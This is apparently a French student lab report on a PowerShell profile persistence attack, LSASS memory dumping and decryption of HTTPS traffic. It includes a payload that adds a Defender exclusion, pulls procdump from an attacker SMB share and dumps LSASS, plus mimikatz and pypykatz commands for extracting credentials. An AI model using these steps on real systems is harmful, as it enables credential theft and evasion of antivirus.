

2024 - 2025

# HACKING

PROFILS PS

KERBEROASTING

DECHIFFRER

HTTPS



## Table des matières

I- Attaque par profil en PowerShell .....	3
A) Sous Windows.....	3
B) Sous Kali .....	4
C) Analyse de la situation.....	7
D) Extraction des hachages de mot de passe avec MIMIKATZ sous Windows ...	7
E) Extraction des hachages de mot de passe avec <b>Pypykatz</b> sous Linux.....	8
F) Comment réduire ce risque ? .....	8
G) Conclusion.....	9
II- Déchiffrer HTTPS .....	9
A) Sous Windows.....	9
B) Sous kali Linux .....	13
C) Conclusion.....	16
III- Kerberoasting .....	17
A) Points clés .....	19
B) Comment réduire le risque ? .....	20

# I- Attaque par profil en PowerShell

**Introduction :** Dans ce document nous allons voir comment les attaquants peuvent établir un accès persistant et élever leurs privilèges en exécutant du contenu malveillant via des profils PowerShell. En modifiant ces profils pour y intégrer des commandes, fonctions, modules PowerShell malveillants, les attaquants peuvent maintenir un accès à l'environnement cible.

## A) Sous Windows

### Qu'est-ce qu'un profil PowerShell ?

Les profils PowerShell sont des scripts qui s'exécutent en parallèle de chaque nouvelle session PowerShell. Cela permet de charger des fonctions et des modules personnalisés sur chaque nouveau terminal PowerShell.

- Se rendre sur une machine Windows 10, ouvrir PowerShell et saisir la variable `$PROFILE` qui permet d'afficher le chemin du profil de la session.

```
PS C:\Users\tanetma> $PROFILE
>>
C:\Users\tanetma\Documents\WindowsPowerShell\Microsoft.PowerShell_profile.ps1
PS C:\Users\tanetma>
```

- On affiche le contenu du fichier avec la commande `Get-Content $PROFILE` :

```
PS C:\Users\tanetma> Get-Content $PROFILE
Get-Content : Impossible de trouver le chemin d'accès «
C:\Users\tanetma\Documents\WindowsPowerShell\Microsoft.PowerShell_profile.ps1 », car il n'existe pas.
Au caractère ligne:1 : 1
+ Get-Content $PROFILE
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (C:\Users\tanetma\Documents\WindowsPowerShell\Microsoft.PowerShell_profile.ps1:String) [Get-Content], ItemNotFoundEx
ception
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetContentCommand
```

- Il se peut que le répertoire n'existe pas comme dans mon cas, mais nous pouvons le créer en tant que dossier caché avec la commande : `cd $env:USERPROFILE;$d="Documents\WindowsPowerShell";New-Item -ItemType Directory -Name "$d";$h=Get-Item "$d";$h.Attributes="Hidden"`

```
PS C:\Users\tANETMA> cd $env:USERPROFILE;$d="Documents\WindowsPowerShell\";New-Item -ItemType Directory -Name "$d";$h=Get-Item "$d";$h.Attributes="Hidden"

Répertoire : C:\Users\tANETMA\Documents

Mode                LastWriteTime         Length Name
----                -
d-----          17/04/2025   10:37         WindowsPowerShell
```

- Si le fichier PS1 n'est pas présent, il faut le créer. Taper la commande ci-dessous en suite pour la réalisation de notre test.

```
echo 'if (whoami /groups | findstr /i "S-1-16-12288"){ echo "I AM ADMIN!" }' > $PROFILE
```

```
PS C:\Users\tANETMA> echo 'if (whoami /groups | findstr /i "S-1-16-12288"){ echo "I AM ADMIN!" }' > $PROFILE
PS C:\Users\tANETMA>
```

- Une fois la variable modifiée, lancer une nouvelle session PowerShell en tant qu'administrateur, le message « I AM ADMIN » devrait apparaître.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/powershell

I AM ADMIN!
PS C:\Windows\system32>
```

Il est possible de remplacer par exemple la commande **echo** par une autre commande.

## B) Sous Kali

### CONFIGURATION DE L'ATTAQUE :

Nous allons voir comment un hacker peut extraire des mots de passe hachés en utilisant les profils PowerShell. Pour commencer, sur Kali, créez un répertoire de travail où nous stockerons nos différents fichiers

Création du répertoire : `mkdir /tmp/evilshare; cd /tmp/evilshare`

- Télécharger la dernière version de Procdump : `/tmp/evilshare$ wget 'https://download.sysinternals.com/files/Procdump.zip'`

### Qu'est-ce que Procdump ?

*Procdump est un outil qui permet de capturer des vidages mémoire (dump files) des processus en cours d'exécution sur un système Windows. Les vidages mémoire sont des instantanés de l'état de la mémoire d'un processus à un moment donné et sont souvent utilisés pour le débogage et l'analyse des plantages ou des comportements anormaux des applications.*

- Il faut décompresser le fichier pour que l'on puisse visualiser les différentes versions de Procdump. Commande pour dézipper : `/tmp/evilshare$ unzip Procdump.zip`
- Il faut créer ensuite un script qui sera notre payload.

## Qu'est-ce qu'un payload ?

Un payload est la partie d'un programme ou d'un message qui contient les données ou les instructions réelles à exécuter. Ce programme peut être légitime comme malveillant.

- Taper ce programme :

**Attention : bien penser à remplacer l'adresse IP de \$server par l'adresse de notre machine**

```
# An if statement to prevent the attack from executing without administrator privileges
if ((whoami /groups | Select-String -Pattern "S-1-16-12288") -ne $null) {
    # Start the attack as a background process to prevent the PS terminal from stalling when
    opened
    Start-Job {
        # Where to write data during the attack?
        $temp = "$env:TEMP"

        # Create path exclusion in Windows Defender to prevent procdump detection
        Add-MpPreference -ExclusionPath $temp

        # Sleep several seconds to allow the path exclusion to take effect
        Start-Sleep -Seconds 4

        # The attacker's IP address
        $server = "192.168.56.101"

        # The attacker's SMB share name, must match impacket-smbserver share name
        $share = "evilshare"

        # Procdump filename as it appears on the attacker's SMB share
        $procdump = "procdump.exe"

        # Procdump.exe is saved locally with a random string as the filename
        $filename = (-join ((65..90) + (97..122) | Get-Random -Count 5 | ForEach-Object {
[char]$_ }))) + '.exe'

        # The procdump output path when saved locally
        $dump = "tokyoneon.dmp"

        # As the procdump output contains non-ASCII characters, it must be compressed
        before exfiltrating
        $exfil = "$env:COMPUTERNAME-$env:USERNAME-lsass.zip"

        # Rather than use Invoke-WebRequest, use an alternate LOLBAS for file retrieval
        esentutil.exe /y "\\$server\$share\$procdump" /d "$temp\$filename" /o


        # Execute procdump and dump LSASS memory
        & "$temp\$filename" -accepteula -ma lsass.exe "$temp\$dump"
```



## C) Analyse de la situation

Le système d'exploitation cible récupère le fichier `procdump.exe`. En se plaçant dans `/tmp/evilshare` et en faisant « `ls` » nous voyons apparaître un nouveau fichier zip. Le fichier ZIP contient le fichier DMP, qui est une capture mémoire du processus LSASS (Local Security Authority Subsystem Service) de la machine cible. Il gère les authentifications sur une machine Windows. Cette capture peut inclure des mots de passe hachés, des tickets Kerberos, et d'autres informations sensibles.

Une fois le fichier DMP extrait du ZIP, un attaquant peut utiliser des outils comme Mimikatz pour analyser la mémoire et extraire des informations d'identification ou d'autres données sensibles.



## D) Extraction des hachages de mot de passe avec MIMIKATZ sous Windows

**Mimikatz** est une application qui permet aux utilisateurs de voir et d'enregistrer des informations d'authentification. Mimikatz est généralement utilisé pour voler des données d'identification, augmenter les droits, etc.

**Pré-requis** : désactiver Windows Defender

➤ Sous Windows, ouvrir PowerShell et taper la commande suivante :

- *Wget mimikatz Trunk*

➤ Décompresser le fichier ZIP à l'aide de la commande suivante :

*Expand-Archive -Path \$env:USERPROFILE\Downloads\mimikatz\_trunk.zip -DestinationPath \$env:USERPROFILE\mimikatz*

Se rendre dans le répertoire et exécutez le fichier mimikatz.exe :

```
PS C:\Windows\system32> cd 'C:\Users\Admin\Downloads\mimikatz_trunk (2)\'
PS C:\Users\Admin\Downloads\mimikatz_trunk (2)> cd .\x64\
PS C:\Users\Admin\Downloads\mimikatz_trunk (2)\x64> .\mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz #
```

- Taper ensuite la commande `privilege ::debug` :

```
mimikatz # privilege::debug
Privilege '20' OK
```

La commande `privilege ::debug` demande à Mimikatz d'activer le privilège de débogage.

Si la commande réussit, **Mimikatz** affiche un message **privilege '20'** indiquant que le privilège a été activé avec succès. Le nombre '20' correspond au code du privilège de débogage.

- Exécuter la commande : `sekurlsa::logonpasswords \\192.168.133.130\evilshare\Attaker.dmp`

Cette commande permet d'extraire les informations d'identification à partir d'un fichier de vidage mémoire (dump file) du processus.

## E) Extraction des hachages de mot de passe avec Pypykatz sous Linux

Sous Linux, on utilise **Pypykatz** pour l'extraire des informations d'identification à partir d'un fichier de vidage mémoire (dump file) du processus LSASS (Local Security Authority Subsystem Service). **Pypykatz** est un outil open-source écrit en Python, inspiré de Mimikatz, mais conçu pour fonctionner sur différents systèmes d'exploitation comme Linux.

- Taper la commande ci-dessous pour extraire ces données :
  - `pypykatz lsa minidump Attaker.dmp`

## F) Comment réduire ce risque ?

- ✓ Réduire les droits donnés à des utilisateurs : ne pas donner de droits d'administrateurs local aux utilisateurs soit les réduire soit les supprimer
- ✓ Mettre un mode de langage contraint pour éviter l'accès à certaines fonctionnalités de PowerShell pour par exemple l'utilisation de profils.

- ✓ Détection de PowerShell à des fins malveillantes retranscrits grâce à la journalisation

## G) Conclusion

L'attaque par profil PowerShell exploite la capacité de PowerShell à exécuter des scripts automatiquement à chaque nouvelle session. L'attaquant modifie le profil PowerShell pour inclure un script malveillant qui, s'il détecte des privilèges administratifs, télécharge et exécute ProcDump. Ce dernier capture la mémoire du processus LSASS, contenant des informations sensibles comme les mots de passe hachés et les tickets Kerberos. Le fichier de vidage mémoire est ensuite compressé et envoyé à un serveur contrôlé par l'attaquant. Pour analyser ce fichier, l'attaquant utilise Mimikatz sous Windows ou Pypykatz sous Linux, extrayant ainsi les informations d'identification. Cette méthode permet à l'attaquant d'accéder à des données sensibles sans autorisation, ce qui montre à quel point il est crucial pour les administrateurs de surveiller les changements dans les profils PowerShell et de renforcer la sécurité pour empêcher de telles attaques.

## II- Déchiffrer HTTPS


### A) Sous Windows

- Création du fichier sslkey.txt


Créer un fichier vide nommé sslkey.txt dans le répertoire Documents.

- Les variables d'environnement utilisateurs à modifier


Pour accéder aux variables d'environnement utilisateur sous Windows, suivez ces étapes : ouvrez les paramètres de Windows, puis naviguez vers « Système », « Informations système », et enfin « Paramètres système avancés ». Vous trouverez alors les options pour modifier les variables d'environnement.



- Dans les variables d'environnements, cliquer sur « **Nouvelle** » :



- On crée une nouvelle variable qu'on appelle **SSLKEYLOGFILE** et on indique l'emplacement du fichier que l'on a créé juste avant :



## Test avec le fichier txt

Démarrer Wireshark et ouvrir en parallèle un navigateur et lancer des pages pour permettre l'enregistrement des clés de session TLS. Le fichier créer précédemment doit présenter des lignes.

```

sslkey.txt - Notepad
File Edit Format View Help
CLIENT_RANDOM d1f4f3c744c3a3f5a9c07dca1ae011a488e6233ee5c063d07d3ea1ca8cdf931f b8fa119d4e05c2a2398cb85824283a383822eea17d59fe90954ed57
CLIENT_RANDOM 9f93e938201b1647b93388e0e2f6872761b2107471dc10c13f0f72cba807230f 9657d6a22f76c280dd990e6d9274112d62c04ab9f669d0c7feda4d
CLIENT_RANDOM ebd6f26503a8e0c87d3ede08dbe6c5c87a3c8daaffbd9ad5c9fe6c6d5a51ac0 f8995672fe16b4498957e2eb8a693407b34805f9cb21823a3de23be
CLIENT_RANDOM 0a44a86e15048f9d44aede4e62928824491f1bb8ce1d58b706f636c5b8991a3d 1ed1da2f442f5a127794857ff6e814d0d62bde6ce55890df2d8e86c
CLIENT_HANDSHAKE_TRAFFIC_SECRET d2a791441e8ca74024b8af7d00492dc219f4a102331fc786c51fb10863d4e518 81c89985448849054ea557b4093beea61030e
SERVER_HANDSHAKE_TRAFFIC_SECRET d2a791441e8ca74024b8af7d00492dc219f4a102331fc786c51fb10863d4e518 a4c4210fb85cdcee983ec3ea1eb4b0214870f
CLIENT_TRAFFIC_SECRET_0 d2a791441e8ca74024b8af7d00492dc219f4a102331fc786c51fb10863d4e518 0c5c2b9ae50e45be6258b6add848c57c73f2df2de865f
SERVER_TRAFFIC_SECRET_0 d2a791441e8ca74024b8af7d00492dc219f4a102331fc786c51fb10863d4e518 2313a42add5cb67da00e1e5280060f86e36873ddbabb7
EXPORTER_SECRET d2a791441e8ca74024b8af7d00492dc219f4a102331fc786c51fb10863d4e518 36888612f4bc39cc97d8053d86e459b083c6e0d4f730f1d1dd4f
CLIENT_HANDSHAKE_TRAFFIC_SECRET ad9ec31b0397c863680b0ca91f53407c21c7a1907e215265f16461102ba53e15 56f14687481e13abf754cf4deadd8ff94d7f
SERVER_HANDSHAKE_TRAFFIC_SECRET ad9ec31b0397c863680b0ca91f53407c21c7a1907e215265f16461102ba53e15 7fc21c880c8e417c55adf5ec8bb3d3ff5119c
CLIENT_TRAFFIC_SECRET_0 ad9ec31b0397c863680b0ca91f53407c21c7a1907e215265f16461102ba53e15 441facc6d6db92f330df3fafd1f4953acc91ce715556f
SERVER_TRAFFIC_SECRET_0 ad9ec31b0397c863680b0ca91f53407c21c7a1907e215265f16461102ba53e15 31865c0a19765d9f47dec91e143a36aa5b5fbd55e99e
EXPORTER_SECRET ad9ec31b0397c863680b0ca91f53407c21c7a1907e215265f16461102ba53e15 ec14480a6f0807c3935b922f944ced6fa1c7884bbf624854195df
CLIENT_EARLY_TRAFFIC_SECRET 598bcea7a4de484b7fc888acfd9f4ac3f27ad6488f6a04f5a41d118e6275c116 66ed2676956beeb7fdcedb1e9d1903eaaa5bd77f7e
CLIENT_HANDSHAKE_TRAFFIC_SECRET 598bcea7a4de484b7fc888acfd9f4ac3f27ad6488f6a04f5a41d118e6275c116 7f267629869c4152974fc0bc9c3e9ea4d66df
SERVER_HANDSHAKE_TRAFFIC_SECRET 598bcea7a4de484b7fc888acfd9f4ac3f27ad6488f6a04f5a41d118e6275c116 ad35f384fc9bdc58742eb978813123dbeb09c
CLIENT_TRAFFIC_SECRET_0 598bcea7a4de484b7fc888acfd9f4ac3f27ad6488f6a04f5a41d118e6275c116 9fcf1239dae2a8c5e68a9baccb3004a88031bc0d252e
SERVER_TRAFFIC_SECRET_0 598bcea7a4de484b7fc888acfd9f4ac3f27ad6488f6a04f5a41d118e6275c116 01ed632e42ef79123c1ae17ef19109a77c2da53db8f
EXPORTER_SECRET 598bcea7a4de484b7fc888acfd9f4ac3f27ad6488f6a04f5a41d118e6275c116 6dd1edd3e220201c47c1875d1454205e75c5e0d9b0dc75b8fddt
CLIENT_HANDSHAKE_TRAFFIC_SECRET 2ee776c851410becb101cc1e99059cd44b2d63b2f3f204c91992d07f7c8ab453 17fc515df136caff5e93114c36f74030aaa
SERVER_HANDSHAKE_TRAFFIC_SECRET 2ee776c851410becb101cc1e99059cd44b2d63b2f3f204c91992d07f7c8ab453 54c652e2994f2ae88f8120f3cb422728c315f
CLIENT_TRAFFIC_SECRET_0 2ee776c851410becb101cc1e99059cd44b2d63b2f3f204c91992d07f7c8ab453 f81d42f90fec9509ba181b2689cc16b2f2631be05d1f
SERVER_TRAFFIC_SECRET_0 2ee776c851410becb101cc1e99059cd44b2d63b2f3f204c91992d07f7c8ab453 bc3a28a3227b67ddfcd25419f7c3b75d56eebde7b87ff
EXPORTER_SECRET 2ee776c851410becb101cc1e99059cd44b2d63b2f3f204c91992d07f7c8ab453 9846dc419664f5013f1a6153487f487ddba6b974ac987ecb138f
CLIENT_HANDSHAKE_TRAFFIC_SECRET 4ec935dd089714f245c62681869650359b563d40f2657d22abc81ce9eb0ab32f b4b4201f69c71d5601a960553b51e81dc8594
SERVER_HANDSHAKE_TRAFFIC_SECRET 4ec935dd089714f245c62681869650359b563d40f2657d22abc81ce9eb0ab32f 5af63eac4c7e7840e87e9e376fd3fec313c4e
CLIENT_TRAFFIC_SECRET_0 4ec935dd089714f245c62681869650359b563d40f2657d22abc81ce9eb0ab32f 6067816ced4fb29077b5c4712edcd717650f5c142e75e
SERVER_TRAFFIC_SECRET_0 4ec935dd089714f245c62681869650359b563d40f2657d22abc81ce9eb0ab32f 72553ea21ab68b9c6019fdd429408addaeb006bc095f


```

- **CLIENT\_HANDSHAKE\_TRAFFIC\_SECRET** : la clé secrète de la poignée de main du client codé en hexadécimal.
- **SERVER\_HANDSHAKE\_TRAFFIC\_SECRET** : la clé secrète de la poignée de main du serveur codé en hexadécimal.
- **CLIENT\_TRAFFIC\_SECRET\_0** : le premier code du trafic applicatif du client codé en hexadécimal.
- **SERVER\_TRAFFIC\_SECRET\_0** : le premier code du trafic applicatif du serveur codé en hexadécimal.
- **EXPORTER\_SECRET** : le secret de l'exportation en hexadécimal

## Test avec Wireshark :

Il devrait y avoir des flux http sur le port TCP ou UDP sur le port 443. Ainsi, les flux HTTPS sont visibles en clair dans Wireshark grâce à la configuration que nous venons de mettre en place.

- Se rendre dans l'onglet "**Editer**">"**Préférence**" sélectionner **Protocole** dans la colonne de gauche et aller jusque **TLS**, enfin renseigner la position du fichier **sslkey.txt** en faisant parcourir.



Une fois que le filtre est appliqué :


No.	Time	Source	Destination	Protocol	Length	Info
38181	105.480231	35.160.31.213	10.10.0.207	TLSv1.2	1514	[TLS segment of a reassembled PDU]
38182	105.480231	35.160.31.213	10.10.0.207	TLSv1.2	1514	[TLS segment of a reassembled PDU]
38193	105.480658	35.160.31.213	10.10.0.207	TLSv1.2	1514	[TLS segment of a reassembled PDU]
38196	105.480658	35.160.31.213	10.10.0.207	TLSv1.2	1514	[TLS segment of a reassembled PDU]
38207	105.485229	35.160.31.213	10.10.0.207	HTTP	1448	HTTP/1.1 200 OK (application/javascript)
38237	105.519248	35.160.31.213	10.10.0.207	HTTP	1463	HTTP/1.1 200 OK (application/javascript)
38247	105.547384	10.10.0.207	104.18.186.31	TLSv1.3	1844	Client Hello (SNI=cdn.jsdelivr.net)
38250	105.567576	104.18.186.31	10.10.0.207	TLSv1.3	1514	Server Hello, Change Cipher Spec
38253	105.567576	104.18.186.31	10.10.0.207	TLSv1.3	1379	Encrypted Extensions, Compressed Certificate,
38256	105.570457	10.10.0.207	104.18.186.31	TLSv1.3	118	Change Cipher Spec, Finished
38267	105.570786	10.10.0.207	104.18.186.31	HTTP2	146	Magic, SETTINGS[0], WINDOW_UPDATE[0]
38268	105.570984	10.10.0.207	104.18.186.31	HTTP2	517	HEADERS[1]: GET /npm/mathjax@2.7.9/MathJax.js
38269	105.586205	104.18.186.31	10.10.0.207	HTTP2	582	SETTINGS[0], WINDOW_UPDATE[0]
38270	105.586360	104.18.186.31	10.10.0.207	HTTP2	85	SETTINGS[0]
38272	105.586581	10.10.0.207	104.18.186.31	HTTP2	85	SETTINGS[0]
38273	105.598946	104.18.186.31	10.10.0.207	HTTP2	837	HEADERS[1]: 200 OK
38274	105.598946	104.18.186.31	10.10.0.207	TLSv1.3	1445	[TLS segment of a reassembled PDU]
38275	105.598946	104.18.186.31	10.10.0.207	TLSv1.3	1514	[TLS segment of a reassembled PDU]
38276	105.598946	104.18.186.31	10.10.0.207	TLSv1.3	1376	[TLS segment of a reassembled PDU]
38277	105.598946	104.18.186.31	10.10.0.207	TLSv1.3	1514	[TLS segment of a reassembled PDU]
38279	105.599280	104.18.186.31	10.10.0.207	TLSv1.3	1376	[TLS segment of a reassembled PDU]
38280	105.599280	104.18.186.31	10.10.0.207	HTTP2	1514	DATA[1][TLS segment of a reassembled PDU]
38281	105.599280	104.18.186.31	10.10.0.207	TLSv1.3	1514	[TLS segment of a reassembled PDU]
38282	105.599280	104.18.186.31	10.10.0.207	TLSv1.3	1367	[TLS segment of a reassembled PDU]

### Extraction du certificat


L'extraction du certificat permet entre autres d'authentifier le serveur, d'obtenir la clé publique nécessaire pour déchiffrer les données, de vérifier la validité et la chaîne de certificats, et de détecter d'éventuels problèmes de sécurité. Le type 11 correspond aux messages "Certificate" SSL/TLS. Ce filtre permet de ne montrer que les paquets contenant des certificats.

Avec un filtre : `ssl.handshake.type == 11`, les certificats existants apparaîtront dans les trames :

- Dans la section "**Packet Details**" développer les sections suivantes : **Secure Sockets Layer > Handshake Protocol : Certificate**



- Choisir le certificat que l'on souhaite exporter et faire ensuite un clic droit dessus. Choisir « **Exporter Paquets Octets** » :



## B) Sous kali Linux

- Création du fichier txt **sslkeys.txt** dans le répertoire Documents.

Créer une variable d'environnement : **SSLKEYLOGFILE = \$PWD/Documents/sslkeys.txt**

```
(margaux@kali)-[~]
└─$ SSLKEYLOGFILE=$PWD/Documents/sslkeys.txt
(margaux@kali)-[~]
```

- Réaliser un test avec la commande `chromium --ssl-key-log-file=SSLKEYLOGFILE`  
Chromium s'ouvrira, naviguer sur différentes pages.

